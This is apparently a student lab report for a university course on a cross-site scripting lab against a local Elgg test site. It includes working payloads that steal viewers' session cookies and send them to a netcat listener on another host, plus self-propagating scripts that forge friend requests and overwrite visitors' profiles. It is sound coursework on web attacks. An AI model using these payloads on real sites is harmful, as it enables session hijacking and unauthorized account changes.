Ryerson University
CPS-633 Lab 5 Report
Cross-Site Scripting (XSS) Attack Lab
Group 2

Nichalus: 500744672
Matt: 500805168
Thomas: 500865018
Christopher: 500840595

Preparation: Getting Familiar with the "HTTP Header Live" tool

From inspecting `/etc/apache2/sites-available/000-default.conf`, we see that the website is located at http://www.xsslabelgg.com:

```
<VirtualHost *:80>
        ServerName http://www.xsslabelgg.com
        DocumentRoot /var/www/XSS/Elgg
</VirtualHost>
```

Using HTTP Header Live firefox extension, we can inspect headers:



Figure 1: Checkout out headers using HTTP Header Live firefox extension

Task 1: Posting a Malicious Message to Display an Alert Window

First, we log in as Alice.



Figure 2: Logging in as Alice

Next, from the edit profile page, we embed JS to send a popup to whoever opens Alice's profile page.



Figure 3: Embedding a script that shows an alert popup to Alice's profile viewers

We observe that when you one opens Alice's profile, they get a popup.



Figure 4: The popup is from the JS code embedded in Alice's description

Task 2: Posting a Malicious Message to Display Cookies

Now, we'll modify the embedded script from Task 1 to display the user cookie information in an alert popup.



Figure 5: Instead of just alerting 'XSS,' we now display the cookie

We observe that sensitive user info is displayed in a popup. This could be dangerous if the script instead sends the cookie to some external server.



Figure 6: The user's cookie is displayed by the script

Task 3: Stealing Cookies from the Victim's Machine

First, we take note of our machine's IP address that we'll use to log the user cookies.

```
[11/11/19]seed@VM:.../Elgg$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:cc:27:c1
          inet addr:10.0.2.12  Bcast:10.0.2.255  Mask:255.255.255
.0
```

Figure 7: VM A's IP is 10.0.2.12

Now, we'll drop code in Alice's description that sends the cookie to port 5555:

```
<script>document.write('<img
src=http://10.0.2.12:5555?c='+escape(document.cookie)+'>');</script>
```



Figure 8: We add the code to send cookies to our machine in Alice's description

Now, we'll open a listener on port 5555 using a verbose netcat listener:

```
nc -l 5555 -v
```

```
[11/11/19]seed@VM:.../Elgg$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```

Figure 9: Netcat listener is open on port 5555

```
[11/11/19]seed@VM:.../Elgg$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.12] port 5555 [tcp/*] accepted (family 2,
 sport 38990)
GET /?c=Elgg%3D7ec3ihc0pduli4or5uru902pt1 HTTP/1.1
Host: 10.0.2.12:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/
20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

Figure 10: Netcat shows the details of the GET request, including the cookie

So, we've successfully gotten the user's cookie. This can be used in the future to impersonate a user.

Task 4: Becoming the Victim's Friend

First, let's send a legitimate friend request to samy. Then, we'll inspect the request using HTTP Header Live extension so that we know what is needed to emulate the request.



Figure 11: We sent a legitimate friend request to Samy, and tracked the request headers using the firefox extension



Figure 12: This is the information that we've gathered from inspecting the headers

We see that a request was made to
`http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1573509956&__elgg_token=eC-cqhIlaxMYjmohe1MH8w`

So, there are three parameters in this RESTful request.

1. The id of the friend you wish to add. In this case, it's 47.
2. __elgg_ts. Presumably, this is a timestamp which is required to validate a friend request.
3. __elg_token. This is probably some authorization token to authenticate a user's friend request

So, we'll embed the following script to send out friend requests to anybody who views Samy's profile.

```
<script type="text/javascript">
window.onload = function () {
  var Ajax = null;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;
  var base_url = "http://www.xsslabelgg.com/action/friends/add?friend=47";
  var send_url = base_url + ts + token;
  Ajax = new XMLHttpRequest();
  Ajax.open("GET", send_url, true);
  Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```



Figure 13: Logged in as Samy, we add this to his "About me" section

Now, let's log in as other users to see what happens. We'll log in Boby and Charlie and visit Samy's page to see what happens.



Figure 14: All users who visit Samy's profile become friends with him

The script works. We see that anyone who visits Samy's profile becomes friends with him, including Samy himself.

Question 1: Explain the purpose of lines. 1 and 2 , why are they needed?

The timestamp and token are needed to authenticate the friend request. Probably, Elgg has some sort of security measure that denies request coming in without a valid token and timestamp

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i e, you cannot switch to the Text mode, can you still launch a successful attack?
No, because the visual editor escapes the text inside. So the <script> tag would be picked up as literal text, and the body inside it will not be executed.

Task 5: Modifying the Victim's Profile

Similar to Task 4, let's first send a legitimate request to modify a user's Profile. After saving changes to my profile, as Samy, we use HTTP Header Live to inspect the request.

Figure 15: These are the headers of the request sent to save edits to Samy's profile

We observe that the fields of the profile are passed in the body of the request.
The request was made to
http://www.xsslabelgg.com/action/profile/edit

And there are various arguments sent in the body including __elgg_token, __elgg_ts, name, and description.

Here's the code we dropped into Samy's "About Me" section:

```
<script type="text/javascript">
window.onload = function() {
  var userName = elgg.session.user.name;
  var guid = "&guid="+elgg.security.token.__elgg_ts;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;
  var send_url = "http://www.xsslabelgg.com/action/profile/edit";
  var user_Guid = "&guid="+elgg.session.user.guid;
  var user_name="&name="+elgg.session.user.name;
  var content = '&description=Samy is the
best!&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&access
```

```
level[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&a
ccesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&acces
slevel[website]=2&twitter=&accesslevel[twitter]=2';

  var body = token+ts+user_name+content+user_Guid;
  var samyGuid = 47;
  if (elgg.session.user.guid!=samyGuid) {
    var Ajax = null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", send_url, true);
    // Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(body);
  }
}
</script>
```

We built the body by combining timestamp, token, name, guid, and content. We got the content from copying the request from earlier.

And to test the results, we visited Samy's page from Alice and Charlie's account.
We observe that Alice and Charlie's "About Me" section has been changed.



Figure 16: Charlie and Alice's description was changed after visiting Samy's page

Question 3: Why do we need line 1 ? Remove this line, and repeat your attack. Report and explain your observation.
We need line 1 so that Samy himself doesn't have his description updated by this malicious script.
